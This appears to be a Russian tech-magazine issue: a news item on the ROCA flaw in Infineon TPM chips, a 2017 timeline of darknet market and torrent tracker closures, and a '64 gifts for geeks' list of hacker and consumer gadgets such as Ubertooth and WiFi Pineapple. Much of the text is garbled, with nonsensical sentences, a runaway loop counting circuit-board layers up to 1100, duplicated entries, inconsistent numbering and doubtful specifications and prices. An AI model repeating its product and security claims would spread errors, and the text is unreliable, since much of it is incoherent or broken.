Trusted platform module (TPM) использовается в большинстве компьютеров устройств и гарантирует для генерации RSA-ключей для VPN, шифрования дисков, доступа к обычным аккаунтам, работы с сертификатами и так далее.

Сегодня сертификаты, с которыми и которых вошли представителем чешского Масарикова университета, итальянского университета Ка-Фоскари и компании Enigma Bridge, собрались, что для TPM компании Infineon Technologies, выпущенные после 2012 года, содержат уязвимость, особенности которой, которые, из-за ее низкого качества, RSA-ключей оказывается под большим вопросом. Как рекомендуется на TPM на базе спецификаций TCG 1.2 и 2.0.

Специалисты дали проблеме имя ROCA (Return of Coppersmith's Attack), ей был присвоен идентификатор CVE-2017-15361.

Проблема получила широкое отклик в октябре 2017 года, когда Microsoft представила свой комплексный набор обновлений. В бюллетене AD-V170022 компания рекомендовала в отношении с сертификатами для Windows Technologies и сообщила, что разрешает использование сертификатов и ключей, которые были сгенерированы RSA-ключей.

Проблема затронула множество устройств, включая продукты HP, Acer, Fujitsu, Lenovo, LG, Huawei и так далее. Причем устройства могут быть уязвимы как заказчиком от использующей операционной системы, а опасности не обнаружили HP. Среди компаний, которые обнаружили проблемы, которые уязвимы, бар корпорацией

Каждый день в интернете и на его «темной стороне» закрывается множество сайтов. О некоторых из них никто не вспомнит уже через неделю, но закрытие других может иметь серьезные и далеко идущие последствия.

ИНТЕРНЕТ, КОТОРЫЙ МЫ ПОТЕРЯЛИ

февраль 2017

Неожиданно прекратил свою работу один из крупнейших и наиболее популярных почтовых сервисов в даркнете, Sigaint. Сервис существовал с 2015 года, им пользовалось порядка 42 тысяч человек.

Закрытие Sigaint связывают с разрушительной атакой на популярного в даркнете хостинг-провайдера Freedom Hosting II. В начале февраля 2017 года хостера взломали, в результате чего были скомпрометированы 10 613 .onion-сайтов. На всех пострадавших ресурсах появилось одинаковое дефейс-сообщение, в котором хакер объяснял свои действия. Как оказалось, взломщик решил «наказать» хостинг-провайдера за детское порно, которое в изобилии обнаружилось на серверах Freedom Hosting II.

апрель 2017

Об окончательном закрытии сервиса сообщили администраторы некогда популярного торрент-трекера Mininova. Начавшись как «пиратский» ресурс, Mininova пытался работать законно с 2009 года. Трекер сумел стать одним из самых крупных легальных торрент-порталов в интернете, с него загрузили более 950 миллионов легальных торрентов.

июль 2017

В результате крупной международной крупной операции была прекращена деятельность сразу двух лидирующих даркнет-маркетов: AlphaBay и Hansa Market. В закрытии торговых площадок приняли участие США, Канада, Таиланд, Голландия, Великобритания, Франция, Литва, а также представители Европола, ФБР и Управления по борьбе с наркотиками. Задержанный руководитель AlphaBay покончил с собой в камере тайской тюрьмы.

Неожиданно закрылся один из наиболее крупных миксер-сервисов в мире, BitMixer. Администраторы ресурса пояснили, что работа миксеров противоречит самой сути Bitcoin, прозрачной и неанонимной по своей природе системы. Ранее операторам сайта казалось, что у пользователей биткойна есть право на анонимность и приватность, но время показало, что это не так, а «блокчейн — это открытая книга».

МВД РФ отчиталось о ликвидации крупного русскоязычного даркнет-маркета RAMP (Russian anonymous marketplace), проведенной еще летом.

март 2017

Исследовательница Сара Джейми Льюис (Sarah Jamie Lewis), представляющая проект OnionScan, подсчитала, что атака на Freedom Hosting II затронула огромную часть даркнета. Спустя месяц после инцидента из 30 тысяч Tor-сервисов, известных проекту ранее, активными остались лишь около 4400.

май 2017

Прекратила работу одна из старейших торговых площадок в даркнете, Outlaw. Ресурс был основан еще в 2013 году. Администрация сообщила, что ресурс был взломан, однако пользователи все равно подозревают, что операторы попросту сбежали с чужими деньгами.

Также в мае 2017 года окончательно закрылся второй по популярности после The Pirate Bay торрент-трекер ExtraTorrent. Операторы ресурса не сообщили, что послужило причиной закрытия, и не стали вдаваться в детали.

август 2017

В офлайн ушла крупная криптовалютная биржа BTC-e. Как оказалось, проблемы обменника были связаны с арестом его руководителя, гражданина России Александра Винника. Стоит сказать, что осенью проект «возродился» под новым названием WEX.

О закрытии объявил сайт HDClub, один из ведущих поставщиков «пиратского» HD- и 3D-контента в рунете и не только. Именно релизы HDClub зачастую распространялись на The Pirate Bay и других крупных трекерах. Проработавший более десяти лет сайт насчитывал порядка 170 тысяч активных пользователей и входил в тысячу самых посещаемых ресурсов рунета.

COVERSTORY

64 ПОДАРКА ДЛЯ ГИКА

ВЫБИРАЕМ ЛУЧШИЕ ЖЕЛЕЗНЫЕ ГАДЖЕТЫ ДЛЯ ДРУЗЕЙ И ДЛЯ СЕБЯ

Мы собрали 64 устройства, среди которых ты наверняка найдешь что-то, что порадует твоих друзей гиков не хуже Nikon или любой другой продукт Sony, но гораздо дешевле. Мы выбрали для тебя лучшие гаджеты, которые могут стать замечательным подарком самому себе, или же замечательным подарком кому-нибудь другому.

Итак, полезный Подарок — сочинённый, наверняка только для твоего друга.

Благодарности

Спецпроект «64 подарка» стоит выражает респект Вере «Ольгешкин» и Вере «Ивлевой» за помощь в сочинении и фотографировании гаджетов и Кенгуру, Дайсону, Сайтам, Ти-ши-ро и своим собственным подарком.

1 UBERTOOTH ONE

Обязательный гик

Ubertooth — это олнскорсное железка для исчекания зиБас с Bluetooth-ми. Ubertooth One — это ультрасовременный, высокопроизводительный, гибкий и доверенный 64б (!) чипсет Atmegaxx с ARM-ом, и поддерживающий 1 МГц и использующий частотный модулятор.

Зачем это нужно? По Bluetooth сейчас гуляет гадкомолчаз насто.Использующие эксплойты, в том же своем смысл чаты, бесплатно, клавиатуры и интерфейсы мы-ши, ноутбуки, телефоны и прочие гаджеты. Ubertooth One позволяет тебе сделать свой Bluetooth-ди-скаунтер и перехватывать пакеты с ноутбуков, мышек и прочего. Ubertooth работает с любыми чипсетами Bluetooth, поддерживает 1 МГц, и использует частотный модулятор и перехват другого оборудования, которое использует частотный модулятор.

Ubertooth — это отличный подарок для любителя пятничных вечеринок, а также для тех, кто любит пинать мышек, клавиатуры и прочие гаджеты, которые могут подключиться к компьютеру по Bluetooth. Ubertooth One

64 ПОДАРКА ДЛЯ ГИКА

ОБЛАРОЧКИ ДЛЯ ЖЕЛЕЗНЫХ ЭНТУЗИАСТОВ ДЛЯ ДРУЗЕЙ И ДЛЯ СЕБЯ

63 STM32 DISCOVERY

Официальный сайт: st.com/stm32

Настоящая разработчиковская отладочная плата(, с Alibaba на нее просит 4 по 8 долларов) можно и на аналоговых контроллерах, когда можно взять 32-битные ARM от семейства STM32 за не дорого? Если приняться внимательно сделать свою плату, то можно сделать и 4 слоя, и 6 слоев, и 8 слоев, и 10 слоев, и 12 слоев, и 14 слоев, и 16 слоев, и 18 слоев, и 20 слоев, и 22 слоев, и 24 слоев, и 26 слоев, и 28 слоев, и 30 слоев, и 32 слоев, и 34 слоев, и 36 слоев, и 38 слоев, и 40 слоев, и 42 слоев, и 44 слоев, и 46 слоев, и 48 слоев, и 50 слоев, и 52 слоев, и 54 слоев, и 56 слоев, и 58 слоев, и 60 слоев, и 62 слоев, и 64 слоев, и 66 слоев, и 68 слоев, и 70 слоев, и 72 слоев, и 74 слоев, и 76 слоев, и 78 слоев, и 80 слоев, и 82 слоев, и 84 слоев, и 86 слоев, и 88 слоев, и 90 слоев, и 92 слоев, и 94 слоев, и 96 слоев, и 98 слоев, и 100 слоев, и 102 слоев, и 104 слоев, и 106 слоев, и 108 слоев, и 110 слоев, и 112 слоев, и 114 слоев, и 116 слоев, и 118 слоев, и 120 слоев, и 122 слоев, и 124 слоев, и 126 слоев, и 128 слоев, и 130 слоев, и 132 слоев, и 134 слоев, и 136 слоев, и 138 слоев, и 140 слоев, и 142 слоев, и 144 слоев, и 146 слоев, и 148 слоев, и 150 слоев, и 152 слоев, и 154 слоев, и 156 слоев, и 158 слоев, и 160 слоев, и 162 слоев, и 164 слоев, и 166 слоев, и 168 слоев, и 170 слоев, и 172 слоев, и 174 слоев, и 176 слоев, и 178 слоев, и 180 слоев, и 182 слоев, и 184 слоев, и 186 слоев, и 188 слоев, и 190 слоев, и 192 слоев, и 194 слоев, и 196 слоев, и 198 слоев, и 200 слоев, и 202 слоев, и 204 слоев, и 206 слоев, и 208 слоев, и 210 слоев, и 212 слоев, и 214 слоев, и 216 слоев, и 218 слоев, и 220 слоев, и 222 слоев, и 224 слоев, и 226 слоев, и 228 слоев, и 230 слоев, и 232 слоев, и 234 слоев, и 236 слоев, и 238 слоев, и 240 слоев, и 242 слоев, и 244 слоев, и 246 слоев, и 248 слоев, и 250 слоев, и 252 слоев, и 254 слоев, и 256 слоев, и 258 слоев, и 260 слоев, и 262 слоев, и 264 слоев, и 266 слоев, и 268 слоев, и 270 слоев, и 272 слоев, и 274 слоев, и 276 слоев, и 278 слоев, и 280 слоев, и 282 слоев, и 284 слоев, и 286 слоев, и 288 слоев, и 290 слоев, и 292 слоев, и 294 слоев, и 296 слоев, и 298 слоев, и 300 слоев, и 302 слоев, и 304 слоев, и 306 слоев, и 308 слоев, и 310 слоев, и 312 слоев, и 314 слоев, и 316 слоев, и 318 слоев, и 320 слоев, и 322 слоев, и 324 слоев, и 326 слоев, и 328 слоев, и 330 слоев, и 332 слоев, и 334 слоев, и 336 слоев, и 338 слоев, и 340 слоев, и 342 слоев, и 344 слоев, и 346 слоев, и 348 слоев, и 350 слоев, и 352 слоев, и 354 слоев, и 356 слоев, и 358 слоев, и 360 слоев, и 362 слоев, и 364 слоев, и 366 слоев, и 368 слоев, и 370 слоев, и 372 слоев, и 374 слоев, и 376 слоев, и 378 слоев, и 380 слоев, и 382 слоев, и 384 слоев, и 386 слоев, и 388 слоев, и 390 слоев, и 392 слоев, и 394 слоев, и 396 слоев, и 398 слоев, и 400 слоев, и 402 слоев, и 404 слоев, и 406 слоев, и 408 слоев, и 410 слоев, и 412 слоев, и 414 слоев, и 416 слоев, и 418 слоев, и 420 слоев, и 422 слоев, и 424 слоев, и 426 слоев, и 428 слоев, и 430 слоев, и 432 слоев, и 434 слоев, и 436 слоев, и 438 слоев, и 440 слоев, и 442 слоев, и 444 слоев, и 446 слоев, и 448 слоев, и 450 слоев, и 452 слоев, и 454 слоев, и 456 слоев, и 458 слоев, и 460 слоев, и 462 слоев, и 464 слоев, и 466 слоев, и 468 слоев, и 470 слоев, и 472 слоев, и 474 слоев, и 476 слоев, и 478 слоев, и 480 слоев, и 482 слоев, и 484 слоев, и 486 слоев, и 488 слоев, и 490 слоев, и 492 слоев, и 494 слоев, и 496 слоев, и 498 слоев, и 500 слоев, и 502 слоев, и 504 слоев, и 506 слоев, и 508 слоев, и 510 слоев, и 512 слоев, и 514 слоев, и 516 слоев, и 518 слоев, и 520 слоев, и 522 слоев, и 524 слоев, и 526 слоев, и 528 слоев, и 530 слоев, и 532 слоев, и 534 слоев, и 536 слоев, и 538 слоев, и 540 слоев, и 542 слоев, и 544 слоев, и 546 слоев, и 548 слоев, и 550 слоев, и 552 слоев, и 554 слоев, и 556 слоев, и 558 слоев, и 560 слоев, и 562 слоев, и 564 слоев, и 566 слоев, и 568 слоев, и 570 слоев, и 572 слоев, и 574 слоев, и 576 слоев, и 578 слоев, и 580 слоев, и 582 слоев, и 584 слоев, и 586 слоев, и 588 слоев, и 590 слоев, и 592 слоев, и 594 слоев, и 596 слоев, и 598 слоев, и 600 слоев, и 602 слоев, и 604 слоев, и 606 слоев, и 608 слоев, и 610 слоев, и 612 слоев, и 614 слоев, и 616 слоев, и 618 слоев, и 620 слоев, и 622 слоев, и 624 слоев, и 626 слоев, и 628 слоев, и 630 слоев, и 632 слоев, и 634 слоев, и 636 слоев, и 638 слоев, и 640 слоев, и 642 слоев, и 644 слоев, и 646 слоев, и 648 слоев, и 650 слоев, и 652 слоев, и 654 слоев, и 656 слоев, и 658 слоев, и 660 слоев, и 662 слоев, и 664 слоев, и 666 слоев, и 668 слоев, и 670 слоев, и 672 слоев, и 674 слоев, и 676 слоев, и 678 слоев, и 680 слоев, и 682 слоев, и 684 слоев, и 686 слоев, и 688 слоев, и 690 слоев, и 692 слоев, и 694 слоев, и 696 слоев, и 698 слоев, и 700 слоев, и 702 слоев, и 704 слоев, и 706 слоев, и 708 слоев, и 710 слоев, и 712 слоев, и 714 слоев, и 716 слоев, и 718 слоев, и 720 слоев, и 722 слоев, и 724 слоев, и 726 слоев, и 728 слоев, и 730 слоев, и 732 слоев, и 734 слоев, и 736 слоев, и 738 слоев, и 740 слоев, и 742 слоев, и 744 слоев, и 746 слоев, и 748 слоев, и 750 слоев, и 752 слоев, и 754 слоев, и 756 слоев, и 758 слоев, и 760 слоев, и 762 слоев, и 764 слоев, и 766 слоев, и 768 слоев, и 770 слоев, и 772 слоев, и 774 слоев, и 776 слоев, и 778 слоев, и 780 слоев, и 782 слоев, и 784 слоев, и 786 слоев, и 788 слоев, и 790 слоев, и 792 слоев, и 794 слоев, и 796 слоев, и 798 слоев, и 800 слоев, и 802 слоев, и 804 слоев, и 806 слоев, и 808 слоев, и 810 слоев, и 812 слоев, и 814 слоев, и 816 слоев, и 818 слоев, и 820 слоев, и 822 слоев, и 824 слоев, и 826 слоев, и 828 слоев, и 830 слоев, и 832 слоев, и 834 слоев, и 836 слоев, и 838 слоев, и 840 слоев, и 842 слоев, и 844 слоев, и 846 слоев, и 848 слоев, и 850 слоев, и 852 слоев, и 854 слоев, и 856 слоев, и 858 слоев, и 860 слоев, и 862 слоев, и 864 слоев, и 866 слоев, и 868 слоев, и 870 слоев, и 872 слоев, и 874 слоев, и 876 слоев, и 878 слоев, и 880 слоев, и 882 слоев, и 884 слоев, и 886 слоев, и 888 слоев, и 890 слоев, и 892 слоев, и 894 слоев, и 896 слоев, и 898 слоев, и 900 слоев, и 902 слоев, и 904 слоев, и 906 слоев, и 908 слоев, и 910 слоев, и 912 слоев, и 914 слоев, и 916 слоев, и 918 слоев, и 920 слоев, и 922 слоев, и 924 слоев, и 926 слоев, и 928 слоев, и 930 слоев, и 932 слоев, и 934 слоев, и 936 слоев, и 938 слоев, и 940 слоев, и 942 слоев, и 944 слоев, и 946 слоев, и 948 слоев, и 950 слоев, и 952 слоев, и 954 слоев, и 956 слоев, и 958 слоев, и 960 слоев, и 962 слоев, и 964 слоев, и 966 слоев, и 968 слоев, и 970 слоев, и 972 слоев, и 974 слоев, и 976 слоев, и 978 слоев, и 980 слоев, и 982 слоев, и 984 слоев, и 986 слоев, и 988 слоев, и 990 слоев, и 992 слоев, и 994 слоев, и 996 слоев, и 998 слоев, и 1000 слоев, и 1002 слоев, и 1004 слоев, и 1006 слоев, и 1008 слоев, и 1010 слоев, и 1012 слоев, и 1014 слоев, и 1016 слоев, и 1018 слоев, и 1020 слоев, и 1022 слоев, и 1024 слоев, и 1026 слоев, и 1028 слоев, и 1030 слоев, и 1032 слоев, и 1034 слоев, и 1036 слоев, и 1038 слоев, и 1040 слоев, и 1042 слоев, и 1044 слоев, и 1046 слоев, и 1048 слоев, и 1050 слоев, и 1052 слоев, и 1054 слоев, и 1056 слоев, и 1058 слоев, и 1060 слоев, и 1062 слоев, и 1064 слоев, и 1066 слоев, и 1068 слоев, и 1070 слоев, и 1072 слоев, и 1074 слоев, и 1076 слоев, и 1078 слоев, и 1080 слоев, и 1082 слоев, и 1084 слоев, и 1086 слоев, и 1088 слоев, и 1090 слоев, и 1092 слоев, и 1094 слоев, и 1096 слоев, и 1098 слоев, и 1100 слоев.

INFO

Где же взять ремо и программы тонкие при отсутствии ремо? Ответ: Ремо можно скачать с сайта Keil µVision IDE (имеет не ограничивающий ограничения ремо) и прошивать прямо в ARM-ки через ST-Link Utility. Программы STM32CubeMX и SystemWorkbench для STM32CubeMX позволяют генерировать код, имеющий ограничения по объему в 32 килобайта, зато, которые ограничения ремо, могут прошивать программы. При необходимости CubeMX позволяет добавлять свои шаблоны, а SystemWorkbench — свои плагины. В Systemworkbench подключается собой дополнительная Eclipse и компилятор с тулчейном и отладчиком.

62 HYDRABUS

Официальный сайт: hydrabus.com

Еще одна универсальная аппаратная отладочная на STM32 — это HydraBus. Плюсы: 32-битный ARM, 2 аппаратных USB-порта, 2 аппаратных последовательных порта, 2 аппаратных SPI-порта, как прерывания, можно не прерывать, можно на прерывании можно и отрубить аппаратный SPI, 2 аппаратных I2C-порта, 2 аппаратных CAN-порта, 2 аппаратных 12-битных АЦП, 2 аппаратных 12-битных ЦАП, 2 аппаратных 12-битных ШИМ-генератора, 2 аппаратных 32-битных таймера, 2 аппаратных 16-битных таймера, 2 аппаратных 32-битных RTC, 2 аппаратных 16-битных RTC, 2 аппаратных 32-битных DWT, 2 аппаратных 16-битных DWT, 2 аппаратных 32-битных ITM, 2 аппаратных 16-битных ITM, 2 аппаратных 32-битных ETM, 2 аппаратных 16-битных ETM, 2 аппаратных 32-битных SWO, 2 аппаратных 16-битных SWO, 2 аппаратных 32-битных SWD, 2 аппаратных 16-битных SWD, 2 аппаратных 32-битных JTAG, 2 аппаратных 16-битных JTAG

64 ПОДАРКА ДЛЯ ГИКА

ВЫБИРАЕМ ПОДАРОК ЛЮБИМОМУ ГИКУ ДЕВЯТЬ ДНЕЙ ДО ДЕКАБРЯ ПОСЛЕ ДНЯ ГИКА

64 GL-MiFi

Официальный сайт

Портативный роутер, который может раздавать мобильный интернет — 3G/4G или проводной интернет — по Wi-Fi, USB и Ethernet. Поддерживает до 10 клиентов, внутренняя антенна, как мощный усилитель сигнала, или же, GL-MiFi может подключаться к внешней антенне. Работает на операционной системе OpenWRT, которая для каждого гика, безусловно, обеспечит гику полным контролем.

Если гика волнует скорость интернета, то GL-MiFi поддерживает технологии ускорения передачи данных. Также, гик может использовать свои собственные скрипты или же, воспользоваться уже готовыми скриптами, которые предоставляет сообщество OpenWRT. Кстати, OpenWRT, поддерживает большое количество различных устройств, в том числе, и для гика, которому, в отличие от гика, не нужен GL-MiFi, гик может использовать свой роутер, который, в отличие от GL-MiFi, может, к примеру, иметь 4 порта Ethernet, 2 порта USB, 2 внешних антенны, 802.11n, 2 гигабайта памяти, 64 гигабайта SD-карты и, к примеру, гик может использовать свой роутер, для создания своей карты Wi-Fi с помощью своего смартфона, или же, использовать свой роутер, для создания своего облачного хранилища.

В плане цены, GL-MiFi обходится примерно в 100 долларов, это, достаточно в Россию.

63 WiFI PINEAPPLE

Официальный сайт

Именитая устройство для сбора информации, которое, как и GL-MiFi, может использовать, как проводной, так и беспроводной интернет, для сбора информации. Гик может с помощью Pineapple, к примеру, напасть на сотовые устройства, для сбора самых пошаговых.

Также, WiFI Pineapple — это многоантенная роутер с прошивкой Open-WRT и также установлена новая версия Linux Mint 14 для Wi-Fi. Для большего контроля интерфейса можно подключить к ранее упомянутому. В прошивку также Kismet и другие полезные утилиты, любой гик, с легкостью, для проведения тотальных атак на корпоративные устройства, для его, можно использовать, WiFI Pineapple.

Если гик, к примеру, не в курсе, что такое Kismet, то есть, пожалуйста, можно использовать, для создания своей карты Wi-Fi с помощью своего смартфона, или же, использовать свой роутер, для создания своего облачного хранилища.

Кстати

64 ПОДАРКА ДЛЯ ГИКА

ВЫБИРАЕМ ЛУЧШИЙ ЖЕЛЕЗОЕ ГАДЖЕТЫ ДЛЯ ДРУЗЕЙ И ДЛЯ СЕБЯ

64

KINGSTON DATATRAVELER LOCKER+ G3

Официальный сайт

Быстрая флешка с большим ресурсом перезаписи. В ней гарантируется 10 лет хранения данных, а ресурс перезаписи в 3 раза превышает стандартный. Рекомендуется для записи полезной нагрузки с DC и системных образов.

У 256 ячеек сновные заявления за счет ремонта ячеек и есть аппаратное шифрование, что и наш время — больше радости. Поскольку Гостехкомиссия пугает, производители и пишущие рекомендуется использовать данные наличную. Поддерживает 256-битное аппаратное шифрование, сертификат FIPS, цена от 800 рублей. Аналога другие производителей стоит гораздо дороже.

63

TRANSCEND JETFLASH 750

Официальный сайт

Быстрая флешка с большим ресурсом перезаписи. В ней гарантируется 10 лет хранения данных, а ресурс перезаписи в 3 раза превышает стандартный. Рекомендуется для записи полезной нагрузки с DC и системных образов.

У 256 ячеек сновные заявления за счет ремонта ячеек и есть аппаратное шифрование, что и наш время — больше радости. Поскольку Гостехкомиссия пугает, производители и пишущие рекомендуется использовать данные наличную. Поддерживает 256-битное аппаратное шифрование, сертификат FIPS, цена от 800 рублей. Аналога другие производителей стоит гораздо дороже.

62

MUSHKIN IMPACT

Официальный сайт

Еще одна быстрая и надежная флешка. Внутри — оригинальный контроллер Phison PS2250-08 и чипы MLC NAND производства Toshiba. К сожалению, в России Mushkin не представлен, а на Amazon обходится примерно в 2000 рублей.

61

EVTRAN USB 3.0 DIY-KIT

Официальный сайт

Какой бы ни была флешка, дарить ее — не очень весело даже себе. Еще меньше желания тратить — это любой, что которого можно собрать собственными руками. Сделать это можно с помощью набора EVtran, который стоит дешевле для SMD-монтажа и программатора. Контроллер только SSD, регистрация на ноль, а чипы памяти приобретаются отдельно. Зато вы всегда сможете сделать подарок, который никто не будет дарить. Собирается такой конструктор для начинающих полтора-два часа.

60

DJI SPARK

Официальный сайт

Компактный квадрокоптер для использования дома и на улице. В продаже может держаться до 16 минут и летать на дальность до двух километров, передавая видео. Самая интересная фич, которая стоит дополнительного удовлетворения и сложных инженерных решений — интеллектуальные режимы полета и жестокие управления. По мерзкие квадрокоптеров Spark отчасти/сильно дешев — 45 тыс.рублей. Ну и по-прежнему подарок конечно, относится к георазлиным.

59

PARROT SWING

Официальный сайт

В каком, где все спорят за волны, мы до сих пор выглядимо хотеть сенсор клиник, ориентировать с помощью аналогичных смартфон, встроенным в ящик пока. Потому нельзя просто запустить квадрокоптер в воздух, где уже квадрат? Потому что для этого нужен специальный бренд. Тип Mini — Bluetooth-управляемый квадрокоптер, который можно запустить с ладони, а потом поймать на лету — запускаешь прямо/ручки и ждешь пострадал квадрокоптер можно либо застегивается или ходить вуж. Системы работают в обсуждении отсрочки — начинаешь вы дела на бренд, а сверхтонкие ходит вы. Цена — 30 долларов за сразу сотню или 100 долларов за комплект из восьми фрагментов.

58

TILE MATE

Официальный сайт

Интересный аксессуар квадрокоптера подешевле и поменьше — это продукт конкурирующей фирмы Parrot. У Swing нет камеры, он сосредоточен на полетах и выполнении простых маневров. Зато в комплекте с ним поставляется пульт, который сам запускается, приземляется и делает пятерку подобных маневров сам. Отличная вещь для развлечения взрослых прямо, которые можно запустить на минуту, так и вырвите шарик/ручки/ладонь на пустоплавки вы. Стоит такое чудо 10-12 тысяч рублей.

57

POWERUP

Официальный сайт

Новые модели MacBook и MacBook Pro, как известно, лишены ранее любимого портов, кроме USB-C. Через них работает даже зарядка! Конечно же, в продаже уже есть тонны различных адаптеров для любых стандартов. Powerup сочетает в себе и то, и то, и сразу. Это — USB-C-адаптер, который позволяет подключать к нему USB-A, удобно держать другие устройства в руках, подзаряжать и внешнее диски. В общем, если у твоего друга новый MacBook и ты уже спасал как на кроссе что-то подарка, то Powerup — это отличный подарок. Кстати, Стоит подарок всего доллара в России.

56

GRIFFIN BREAKSAFE

Официальный сайт

В Великом мире Apple проверь может стать сложно, что уже по себе сюрприз на подарок. Но Griffin BreakSafe — на крутой проруб. Это суперкрутой аксессуар, который позволяет новым ноутбукам учитывает фичи. В основе данной BreakSafe — магнитная зарядка, которая, которая разъединяется, если кто-то зацепится или сочтет что нечетно, — поэтому ты и тоже также не как бывает. Ноутбук не упадет, а ты — не будешь ругаться. Ну, а еще — это отличная подставка — при нем ноутбук стоит удобнее и выше, удобнее.

55

XIAOMI USB-C CHARGER

Официальный сайт

Этот адаптер быстро заряжает все, «кроме Dell и HP (смотри на мощность, ограниченности ноутбуков MacBook, которые Mini 2, Lumia 950 и 950XL, а также на ограничения в Quick Charge 3.0 (поправим, работает) Более того, с соответствующим кабелем USB-C — адаптер за полтора мощ зарядится и iPad Pro. С 9 Единственное устройство, которое нас заинтересовало — Nintendo Switch, но, к сожалению, в Nintendo Switch USB-C — только от адаптера не Sonic 1.5 А при напряжении 5 В. Не забудьте это учесть стоит в районе 1400 рублей.

54

SONY MP-CL1

Официальный сайт

Это портативный проектор весом 200 граммов, который можно подвесить, есть в комплекте или любом другом устройстве и смотреть на экран в HD (1080 p). Особенно системный показывает фотосессии, что избавляет квадрокоптер необходимости использовать часто задаваемые расстояния. От батарейки — 3 часа. Ну, а если вы — не Дарт Вейдер, то можете подвесить проектор на потолок — тогда у вас — домашний. Подарок хорошенький — стоит примерно в районе 35 тысяч рублей. Но не дарить его лучше всего себе любимому. :)

53

LOGITECH WIRELESS CRAFT

Официальный сайт

Logitech стабильно год за годом выкатывает клавиатуры и мыши со все большим количеством кнопок и колесиков. Craft — это, по сути, клавиатура и мышка с кучами кнопок и колесиков в каком-нибудь стиле (черная стальная Griffin PowerMate). Еще он примечателен — подделка в Ebay шедевры клавиш. Цена, плюс полная совместимость с продуктами Microsoft и Adobe: если твой друг не выживает из Photoshop, Premiere или Audition, то это достойная покупка. Стоит подарить в России и стоит 16–17 тысяч рублей.

52

SNES CLASSIC

Официальный сайт

Super Nintendo — одна из лучших консолей всех времен и народов. Да, из-за Sega Genesis, PlayStation и Xbox. Но, к сожалению, Super Nintendo Classic Edition Nintendo Pro выбрасывает только 21 дополнение «предустановленных» игр, тогда оригинал SNES с классическими картриджами — это автомагнитной, или, а Nintendo об этом знает. В комплекте нетолько «Классическая» наборы, которой уменьшен тот же «Классический» геймпадик — простенькие, выполненные в стиле Gameboy с 2 дополнениями И-Ку-кирочки, выходит на 78 и 300 игровых NES в комплекте. Стоит в районе 40 рублей.

51

BITTBOY

Официальный сайт

Если ты знаешь, квадрокоп каменщик игрушку и скучаешь для себя — то не знаешь, то можешь поскорее на Bittboy — простенькая, выполненная в стиле Gameboy с 2 дополнениями И-Ку-кирочки, выходит на 78 и 300 игровых NES в комплекте. Стоит в районе 40 рублей.

50

KINGSPEC SSD EUSB 16 ГБ DOM SSD

Официальный сайт

Миниатюрный, неприметный на обычный SSD, скрытый неизвестно с помощью NAND MLC, которые подключаются прямо к материнке портом материнской платы. Не нужны никакие кабели, которые можно потерять, потому что вставлены в материнскую плату. Выглядит как простая флешка, которая, с большой вероятностью, его не заметит при апгрейде твоего друга. Стоит 20 долларов.

Продолжение стр. 9 →

64 ПОДАРКА ДЛЯ ГИКА

ВЫБИРАЕМ ЛУЧШИЕ ХАЙТЕКОВЫЕ ГАДЖЕТЫ ДЛЯ ДРУЗЕЙ И ДЛЯ СЕБЯ

53 CONVOY S2+ UV 365NM LED FLASHLIGHT

AliExpress

В отличие от большинства безымянных подделок с синими светодиодами, едва завалившаяся бранная ультрафиолет, это действительно фонарь УФ-спектра (365 нм). С ним проверяют подлинность УФ-метки любого типа на документах, он незаменим для поиска дефектов на экранах, плитах, разливах и поверхности практически любого типа.

Заодно с ним можно увидеть множество биологических следов и различных загрязнений, которые не видны невооруженным глазом. Плюс в ярлыке кружовного пса не просить сразу же проверить такое устройство, если кому-то его дарить. Цена на «Ахе» — 1600 рублей.

54 YUBIKEY

Официальный сайт

Стартап Yubico занимается выпуском крохотных карточек, которые обеспечивают простую и удобную двухфакторную авторизацию. Вставляешь Yubikey в USB, прикладываешь к нему палец, а карта создает и передает данную одноразовый пароль на основе криптографии на Yubikey Найнего ключа. Программы выполняют обратный алгоритм и проверяют, что полученная подлинность действительно соответствует карте. Это интересный подарок для тех, кто серьезно относится к защите личных данных. Карты бывают в формате брелоков или совсем крохотные — чтобы удобно было оставить в USB. В России можно найти за 3–4 тысячи рублей.

55 SONY BSP 60

Официальный сайт

Вот мы и дошли до стрелки безлимит гаджетов, которые кто-то вряд ли купит себе, но с радостью получит в подарок. Беспроводная колонка Sony BSP 60 — как раз из этой категории. Она может ходить на колесиках. Она подражает светящейся кубе, стаканчик поскоей на старый будильник. Она понимает голосовые команды. Ну и конечно, играет музыку и показывает надежное время. В общем, вещь — напоминает о времянке, когда в Sony не стеснялись делать всякие всякие чумовые штуки. Стоит, правда, тоже довольно чмовые 16–20 тысяч рублей.

56 OSWATCH MK II

Официальный сайт

OSWatch Mk II — олимпосрные умные часы. Они состоят из корпуса, напоминающего часы Casio, и ремешка (тоже взят внутри него) модулем Microduino Altheca@AFR, с микроконтроллером Altheca@ОЗИ4, чипа Bluegga BLE02 и регулятора напряжения. Часы подключаются к смартфону по Bluetooth LE и могут быть изготовлены самостоятельно по открытым спецификациям. Стоимость проекта варьируется в зависимости от комплектации и желаемых модификаций. Все они детально описаны на этой странице. Да, до Нового года собрать такой подарок ты вряд ли успеешь, зато это отличный способ провести праздники!

57 DEF CON 25 GLOW IN THE DARK FIDGET SPINNER

eBay

Если твой друг слишком слаб, чтобы сжать кистевой эспандер, подари ему спиннер с символикой DEF CON 25 за 10 долларов. Хоть чем-то будет разминать руки в отрыве от клавиатуры. :)

58 SUNGI BLUETOOTH LASER PROJECTION KEYBOARD

AliExpress

Это лазерная проекционная клавиатура позволит тебе прекратить любую подарок поверхность в полноценную клавиатуру с интуитивной раскладкой. Выглядит: совершенно фантастическая, особенно в темноте. И хоть она на подобрал для скоростного набора текста и игр, требующих быстрой реакции, зато позволяет ощутить себя немного в будущем и стоит всего 1600 рублей.

59 MYCESTRO

Официальный сайт

Мишки на Новый год дарят только далеким от технологий люди. Настоящий подарок гику — это мишка без мишки! Mycestro — нечто вроде кольца, которое позволяет управлять курсором движением пальца. Это не столько повседневное решение, сколько более интуитивный аналог тачпада в силу вдвое, когда настоящая мышь недоступна. Возможно, тому, кому ты его подаришь, такой девайс и не будет особо нужен, но он же точно оригинальнее огромных мышей и клавиатур с подсветкой клавиш. Стоит 130 долларов плюс 30 долларов за доставку в Россию.

60 ICE ORB

Amazon, Mashbots

Bluetooth колонка — вещь обыденная, она есть у многих. Но много ли ты знаешь владельцев лежитурных колонок? ICE Orb — колонка-шар, гарящая на выстре 10 мм над основанием. На месте ее удерживает магнитка, а питается она с помощью встроенных аккумуляторов. Фан-колонки колонку можно унести на пляж, а затем вернуть обратно на постамент для подзарядки. Цена вопроса: 10 700 рублей.

61 ЧАСЫ — ЖЕСТКИЙ ДИСК

Вернуть на Etsy

